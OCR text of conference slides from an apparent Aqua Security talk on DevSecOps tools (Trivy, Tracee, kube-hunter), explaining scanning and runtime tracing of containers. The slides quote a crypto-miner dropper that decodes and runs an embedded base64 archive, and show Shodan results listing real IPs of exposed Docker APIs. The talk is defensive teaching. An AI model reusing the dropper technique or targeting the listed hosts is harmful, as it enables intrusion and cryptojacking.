DevSecOps culture with Opensource Tools: Shifting Security Left

Benjy Portnoy, CISSP, CISA

Benjy@Aquasec.Com

@AquaSecTeam

aqua

github.com/aquasecurity

Pinned repositories

kube-bench

Checks whether Kubernetes is deployed according to security best practices as defined in the CIS Kubernetes Benchmark

Go ★ 2.3k 355

kube-hunter

Hunt for security weaknesses in Kubernetes clusters

Python ★ 2k 268

trivy

A Simple and Comprehensive Vulnerability Scanner for Containers, Suitable for CI

Go ★ 3k 267

microscanner

Scan your container images for package vulnerabilities with Aqua Security

Dockerfile ★ 667 67

docker-bench

Checks whether Docker is deployed according to security best practices as defined in the CIS Docker Benchmark

Go ★ 71 37


tracee

[EXPERIMENTAL] Container tracing using eBPF

Python ★ 150 14

Security pros think containers are their weakest link

On a scale of 1 to 5, with 5 being highest, rate your organization's overall security posture (ability to defend against cyberthreats) in each of the following IT components: (n=1,191)



CYBEREDGE GROUP

Source: CyberEdge 2019 Cyberthreat Defense Report

aqua

Thought process when security folks first learn of this?

Denial


Oh Shit

Bargaining

Depression

Acceptance

And DevOps agree…



aqua

Dev Sec Ops


aqua


Dev
Sec
Ops

trivy

FAST Scanning for known vulnerabilities

- **First scan in under 10 seconds**
- Highly Accurate
- Automate as step in CI build
- RHEL, CentOS, Oracle, Debian, Ubuntu, Amazon Linux, SUSE, Photon OS and Distroless
- Bundler, Composer, Pipenv, Poetry, npm, yarn and Cargo



aqua

Installation

RHEL/CentOS

```
$ sudo vim /etc/yum.repos.d/trivy.repo

[trivy]

name=Trivy repository

baseurl=https://aquasecurity.github.io/trivy-repo/rpm/releases/$releasever/$basearch/

gpgcheck=0

enabled=1

$ sudo yum update

$ sudo yum install trivy
```

Installation

macOS

```
$ brew install aquasecurity/trivy/trivy
```

Docker


```
$ docker run -it aquasec/trivy
```

Run

```
$ trivy [YOUR_IMAGE_NAME]
```


Results

- Table
- JSON
- HTML
- XML



aqua

Please remove your belt sir!



aqua

Automate CI Pipeline Integration

With Travis CI

```
script:
  - ./trivy --exit-code 0 --severity HIGH --no-progress --auto-refresh [YOUR_IMAGE]
  - ./trivy --exit-code 1 --severity CRITICAL --no-progress --auto-refresh [YOUR_IMAGE]
...
```

With CircleCI

```
- run:
    name: Scan the local image with trivy
    command: trivy --exit-code 0 --no-progress --auto-refresh [YOUR_IMAGE]
...
```

Allow me to introduce Trivee's Sister… Tracee!


aqua

eB what?

- (e)BPF. You are going to hear this name a lot in the near future

- BPF super powers to the help:
  - performance analysis
  - tracing (e.g. system calls)
  - firewalls
  - enforcing security policies
  - debugging
  - reverse engineering
  - more...

Linux bcc/BPF Tracing Tools




https://github.com/iovisor/bcc#tools 2017

aqua

Malware compressed with .gzip and base64 encoded

```
#!/bin/sh
cat <<EOF >/lib/toolbin.b64
H4sIADqx/1wAA+T9CXQUVRY4Dlcl3dAgWI0QiQoSNGhCUJMRJC1E05DAa6gWFJAoooows4s5ANzCy
JVY3oaZszbjizOg4zjgyM864zIiAErJAAqgYgiCKSkSBKpolLCYhkPT/3vuqqjvR0Tnf//ud8/vO
55F0La/ect99d3/3BR599KF773/kOuH/4H/Z8N/wYcPwN2f4sJzEX+s/Ief6ocOHD78+e+jwXwjZ
OdnXD/uFkDbs/2SnrP+CCwK/nJ+WJiye+dPlfu79/4/+FzDnf/798/6PtfFT8/+LG4b+YtgNnecf
....
/jcfXvcv8x+UePGtYWHz/7/525J/Of/7p6Lu9WLHfv/tIn9+O+fPTvT/X4u6I/+k4J8UPHSCv3rX
+NVr1Y73icp8ebzeKdmrm5VffIF/WvBPb8lfvYP5tRf4ZwX/rOBP7b9fL/G1d4p8/J2c/+eS/1mp
/FaJf1rwT9/5xfGP9u1y/LMi/lnOhyf43ynxlwV/eeS/Urumcv/vvlbs/2NFP+c/Kn4Q/tlb1/3L
PFLin92/zp8aP72i/2W/I3+3VF++rnRt272gLxe/UDUqHTCf5TlhpUqVKlWqVKlSpUqVKlSpUqVK
pUqVKlSpUqVKlSpUqVKlSpUqVOnT6X8Ai3mU8ACwfAA=
EOF
cd /;cat /lib/toolbin.b64 | base64 -d | tar xpzf -
/toolbin/main "$@"
```

When static scanning is not enough



For a step-by-step account of this:

blog.aquasec.com/crypto-mining-malware-container-security

Idan Revivo • July 08, 2019

Crypto-Mining Malware Outsmarting Image Scanners

aqua


Installing Tracee

- **Tracee https://github.com/aquasecurity/tracee**
- git clone https://github.com/aquasecurity/tracee.git
- sudo ./start.py –c

- What happens if we run Alpine and type “ls”?

Running ls in Alpine with Tracee monitoring

TIME(s)	UTS_NAME	MNT_NS	PID_NS	UID	EVENT	COMM	PID
61405.846806	e89fcd33936c	4026532402	4026532405	0	mprotect	ls	6
61405.847096	e89fcd33936c	4026532402	4026532405	0	mprotect	ls	6
61405.847319	e89fcd33936c	4026532402	4026532405	0	ioctl	ls	6
61405.847398	e89fcd33936c	4026532402	4026532405	0	ioctl	ls	6
61405.847451	e89fcd33936c	4026532402	4026532405	0	ioctl	ls	6
61405.847517	e89fcd33936c	4026532402	4026532405	0	stat	ls	6
61405.847595	e89fcd33936c	4026532402	4026532405	0	open	ls	6
61405.847789	e89fcd33936c	4026532402	4026532405	0	getdents64	ls	6
61405.847891	e89fcd33936c	4026532402	4026532405	0	lstat	ls	6
61405.847956	e89fcd33936c	4026532402	4026532405	0	lstat	ls	6
61405.848015	e89fcd33936c	4026532402	4026532405	0	lstat	ls	6
61405.848097	e89fcd33936c	4026532402	4026532405	0	cap_capable	ls	6
61405.848167	e89fcd33936c	4026532402	4026532405	0	lstat	ls	6
61405.848231	e89fcd33936c	4026532402	4026532405	0	lstat	ls	6
61405.848290	e89fcd33936c	4026532402	4026532405	0	lstat	ls	6
61405.848348	e89fcd33936c	4026532402	4026532405	0	lstat	ls	6
61405.848408	e89fcd33936c	4026532402	4026532405	0	lstat	ls	6
61405.848476	e89fcd33936c	4026532402	4026532405	0	cap_capable	ls	6
61405.848523	e89fcd33936c	4026532402	4026532405	0	lstat	ls	6
61405.848599	e89fcd33936c	4026532402	4026532405	0	cap_capable	ls	6
61405.848643	e89fcd33936c	4026532402	4026532405	0	lstat	ls	6
61405.848707	e89fcd33936c	4026532402	4026532405	0	lstat	ls	6
61405.848774	e89fcd33936c	4026532402	4026532405	0	cap_capable	ls	6


aqua
Dashboard
Recent
Pending
Search
Submit
Import
Logout
Benjy
Summary
Remote Image Info
Image Name
idanr1986/testc
Additional Arguments
route=none
Image Entery Point
/bin/sh -c sh /main
Hub Info
Repo
Description
last Updated
Pull Count
Stars
Additional Info
idanr1986
No Description
2019-11-05T10:27:16.393108Z
1
★ 0
Additional Tags
Additional Images From Repo
Docker Hub Page
Risk Score
Critical
Risk level: Critical
This image seems very suspicious
Signatures
Linux.XMRMiner.AA (Malware) (8 events)
Payload was dropped and executed during runtime (Dynamic) (6 events)
Crypto Miner executed during runtime (Dynamic) (11 events)
Communication to multiple IPs on high port numbers possibly indicative of a peer-to-peer (P2P) or non-standard command and control protocol (5 events)
Communicates with host for which no DNS query was performed (7 events)

aqua

kube-hunter

Insecure Defaults

aqua

SHODAN | port:2375 product:"Docker" | Explore | Downloads | Reports | Developer Pricing | Enterprise Access

Exploits | Maps | Share Search | Download Results | Create Report

TOTAL RESULTS

3,822

TOP COUNTRIES

United States	901
China	655
Singapore	216
France	211
Germany	208

TOP ORGANIZATIONS

Amazon.com	1,276
Hangzhou Alibaba Advertising Co.,Ltd.	346
Amazon Data Services France	167
Amazon Data Services Canada	92
AWS Asia Pacific (Seoul) Region	83

TOP OPERATING SYSTEMS

linux	3,765
windows	41

TOP VERSIONS

18.06.1-ce	2,942
1.13.1	233
18.09.0	211
18.09.1	127
18.03.1-ce	71

100.25.147.122

ec2-100-25-147-122.compute-1.amazonaws.com
linux
Amazon Data Services NoVa
Added on 2019-02-10 18:00:06 GMT
United States, Ashburn

cloud devops

```
HTTP/1.1 404 Not Found
Content-Length: 29
Server: Docker/18.06.1-ce (linux)
Ostype: linux
Api-Version: 1.38
Docker-Experimental: false
Date: Sun, 10 Feb 2019 18:00:07 GMT
Content-Type: application/json

Docker Containers:
        Image: ubuntu:14.04
        Command: bash
```

52.42.25.199

ec2-52-42-25-199.us-west-2.compute.amazonaws.com
linux
Amazon.com
Added on 2019-02-10 17:59:55 GMT
United States, Boardman

cloud devops

```
HTTP/1.1 404 Not Found
Content-Length: 29
Server: Docker/18.06.1-ce (linux)
Ostype: linux
Api-Version: 1.38
Docker-Experimental: false
Date: Sun, 10 Feb 2019 17:59:55 GMT
Content-Type: application/json

Docker Containers:
        Image: ubuntu:14.04
        Command: bash
```

47.106.115.198

linux
Hangzhou Alibaba Advertising Co.,Ltd.
Added on 2019-02-10 17:27:50 GMT
China

```
HTTP/1.1 404 Not Found
Content-Type: application/json
Date: Sun, 10 Feb 2019 17:27:50 GMT
Content-Length: 29
```

